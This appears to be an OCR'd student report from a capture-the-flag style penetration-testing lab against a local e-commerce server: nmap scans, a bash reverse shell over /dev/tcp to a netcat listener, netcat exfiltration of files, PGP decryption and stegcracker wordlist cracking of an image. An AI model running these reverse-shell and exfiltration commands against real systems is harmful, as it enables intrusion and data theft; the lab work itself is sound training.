

Response to Injection 2

2. A screenshot for the IP address of the server.




```
┌──(root💀CISkali)-[/home/kali]
└─# ifconfig | grep netmask
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet 127.0.0.1  netmask 255.0.0.0

┌──(root💀CISkali)-[/home/kali]
└─# nmap -sP 192.168.1.7/24
Starting Nmap 7.91 ( https://nmap.org ) at 2022-11-08 15:07 EST
Nmap scan report for 192.168.1.1
Host is up (0.00029s latency).
MAC Address: FE:82:34:92:20:56 (Unknown)
Nmap scan report for www.cis-mart.com (192.168.1.220)
Host is up (0.00024s latency).
MAC Address: F2:59:3E:4E:E9:03 (Unknown)
Nmap scan report for 192.168.1.7
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.90 seconds

┌──(root💀CISkali)-[/home/kali]
└─# █
```

3. A screenshot that displays the version of the services that are running on the server.



```
┌──(root💀CISkali)-[/home/kali]
└─# nmap -sV 192.168.1.220
Starting Nmap 7.91 ( https://nmap.org ) at 2022-11-08 15:21 EST
Nmap scan report for www.cis-mart.com (192.168.1.220)
Host is up (0.000045s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; prot
ocol 2.0)
23/tcp   open  telnet  Linux telnetd
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.62-0ubuntu0.14.04.1
MAC Address: F2:59:3E:4E:E9:03 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds

┌──(root💀CISkali)-[/home/kali]
└─# █
```


1) Show the reverse shell in a screenshot.



```
┌──(root💀 CISkali)-[/home/kali]
└─# ssh jessica@192.168.1.220
jessica@192.168.1.220's password:
Permission denied, please try again.
jessica@192.168.1.220's password:
Permission denied, please try again.
jessica@192.168.1.220's password:


┌──(root💀 CISkali)-[/home/kali]
└─# nc -l -n -vv -p 8080                                      130 ✗
listening on [any] 8080 ...
^C sent 0, rcvd 0

┌──(root💀 CISkali)-[/home/kali]
└─#                                                             1 ✗

┌──(root💀 CISkali)-[/home/kali]
└─# nc -l -n -vv -p 8080                                      130 ✗
listening on [any] 8080 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.220] 5055
4
jessica@OScommerce:~$ █
```


```
sessions: command not found
jessica@OScommerce:~$ pwd
/home/jessica
jessica@OScommerce:~$ pwd
/home/jessica
jessica@OScommerce:~$ /bin/bash -i > /dev/tcp/192.168.1.7/80
80 0<&1 2>&1
▯
```

2) Execute the commands (whoami, id, pwd, and ls) and report the output on a screenshot.



```
┌──(root💀 CISkali)-[/home/kali]
└─# nc -l -n -vv -p 8080                                      130 ✗
listening on [any] 8080 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.220] 5055
4
jessica@OScommerce:~$ whoami
whoami
jessica
jessica@OScommerce:~$ id
id
uid=1001(jessica) gid=1001(jessica) groups=1001(jessica)
jessica@OScommerce:~$ pwd
pwd
/home/jessica
jessica@OScommerce:~$ ls
ls
Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
Templates
Videos
jessica@OScommerce:~$ █
```


1) Show in a screenshot the netcat command you used on the reverse shell and Kali shell (terminal).


jessica@OScommerce: ~/Documents
File Actions Edit View Help
root@CISkali: /home/kali
File Actions Edit View Help

```
ta-e.txt68.1.7 5555 < GoodDa
jessica@OScommerce:~/Documents$ nc -w 5 192.168.1.7 4444 < G
oodData-e.txt
oodData-e.txt68.1.7 4444 < G
jessica@OScommerce:~/Documents$ nc -w 5 192.168.1.7 4444 < G

nc -w 5 192.1
This is nc from the netcat-openbsd package. An alternative n
c is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [
-O length]
          [-P proxy_username] [-p source_port] [-q seconds]
[-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy
_protocol]
          [-x proxy_address[:port]] [destination] [port]
jessica@OScommerce:~/Documents$ nc -w 5 192.168.1.7 4444 < B
alloons-e.jpg
alloons-e.jpg68.1.7 4444 < B
bash: Balloons-e.jpg: No such file or directory
jessica@OScommerce:~/Documents$ nc -w 5 192.168.1.7 4444 <Ba
lloons-e.jpg
lloons-e.jpg168.1.7 4444 <Ba
bash: Balloons-e.jpg: No such file or directory
jessica@OScommerce:~/Documents$ ls
ls
balloons-e.jpg
GoodData-e.txt
pass-image.txt
jessica@OScommerce:~/Documents$ nc -w 5 192.168.1.7 4444 < b
alloons-e.txt
alloons-e.txt68.1.7 4444 < b
bash: balloons-e.txt: No such file or directory
jessica@OScommerce:~/Documents$ nc -w 5 192.168.1.7 4444 < b
alloons-e.jpg
alloons-e.jpg68.1.7 4444 < b
jessica@OScommerce:~/Documents$ nc -w 5 192.168.1.7 4444 < p
ass-image.txt
ass-image.txt68.1.7 4444 < p
jessica@OScommerce:~/Documents$ ▯
```


```
┌──(root㉿CISkali)-[/home/kali]
└─# cat GoodData-e.txt
Gb or noyr gb svaq gernfher uvqqra va gur vzntr svyr, lbh a
rrq gb haqrefgnaq fgrtnabtencul.
Jngpu guvf ivqrb:
uggcf://jjj.lbhghor.pbz/jngpu?i=9HMu-4Re7OD&no_punaary=Ahyy
Olgr

Gur qvpgvbanel vf tvira gb nffvfg lbh.

┌──(root㉿CISkali)-[/home/kali]
└─#

┌──(root㉿CISkali)-[/home/kali]
└─# nc -lvp 4444 > Balloons-e.jpg                       130 ✗
listening on [any] 4444 ...
^C

┌──(root㉿CISkali)-[/home/kali]
└─# nc -lvp 4444 > balloons-e.jpg                         1 ✗
listening on [any] 4444 ...
connect to [192.168.1.7] from www.cis-mart.com [192.168.1.2
20] 47966

┌──(root㉿CISkali)-[/home/kali]
└─#

┌──(root㉿CISkali)-[/home/kali]
└─# nc -lvp 4444 > pass-image.txt                       130 ✗
listening on [any] 4444 ...
connect to [192.168.1.7] from www.cis-mart.com [192.168.1.2
20] 47968

┌──(root㉿CISkali)-[/home/kali]
└─# ls
balloons-e.jpg  Documents       Music           Public
Balloons-e.jpg  Downloads       pass-image.txt  Templates
Desktop         GoodData-e.txt  Pictures        Videos

┌──(root㉿CISkali)-[/home/kali]
└─# █
```

2) Show the three transferred files on Kali in a screenshot.



```
┌──(root㉿CISkali)-[/home/kali]
└─# ls
balloons-e.jpg  Documents       Music           Public
Balloons-e.jpg  Downloads       pass-image.txt  Templates
Desktop         GoodData-e.txt  Pictures        Videos

┌──(root㉿CISkali)-[/home/kali]
└─# █
```

3) Address the above requirements.



```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: Keybase OpenPGP v2.0.76
Comment: https://keybase.io/crypto

xcFGBGNsQ6sBBACwHwDznzByFFQoi1wPk/r58u76Pp
Y8nnhBht1nadBozeu7F2NP
dkbUkv8zowYnx1z69ixmam8ZilX3YMQyl0rLaLzHeFGvyz
3jHMku5fWeZQ5ch6iZ
```

0x8F6568A3-priv.asc

••••••••••

```
-----BEGIN PGP MESSAGE-----
Version: Keybase OpenPGP v2.0.76
Comment: https://keybase.io/crypto

wYwDANhUnFGSENIBA/4gMnftN5W25XhXwV378zQaThnBPqGYd+T2VANI24ETiW2u
SusQc6en0hAvG8ljMOYC/hhNEuFGT8gfzRR3pUJXxX5ybHIV9vkYlrqaHn1s5DZu
5ZQ2weHYZIUH6GR+K54kLW7MOD2k4+Ym6EO9LKYCD74uSLIFLLaZdLOrCCMG1t
LA
```

No file selected.

Paste the signer's public key here if the message is signed. ECC key is supported. (Leave this field if the message is not signed.)

No file selected.


Decrypted, but incorrect fingerprint - signature not verified.
If this message encrypted without signature - ignore this message.

The treasure is hidden in the image file you transferred. You can discover the treasure using steganography.

To understand steganography, watch this video:
https://www.youtube.com/watch?v=9UZh-4Er7BQ&ab_channel=NullByte


One of the files you transferred from the e-commerce server is a dictionary for password cracking.

Since StegHide only allows one password attempt at a time, we decided to use the tool "stegcracker" to pass a password dictionary file to the cover file. This cracked the password and gave us the treasure information in a new file.



```
┌──(root💀CISkali)-[/home/kali]
└─# stegcracker /home/kali/balloons-e.jpg /home/kali/pass-im
age.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracke
r)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSe
ek, which
will blast through the rockyou.txt wordlist within 1.9 secon
d as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/ste
gseek

Counting lines in wordlist..
Attacking file '/home/kali/balloons-e.jpg' with wordlist '/h
ome/kali/pass-image.txt'..
Successfully cracked file with password: goodness
Tried 4948 passwords
Your file has been written to: /home/kali/balloons-e.jpg.out
goodness

┌──(root💀CISkali)-[/home/kali]
└─# 
```

"balloons-e.jpg.out": 33 bytes plain text docu...



```
credit card: 1234-5436-7895-4521
~
~
~
~
~
~
~
~
~
~
~
```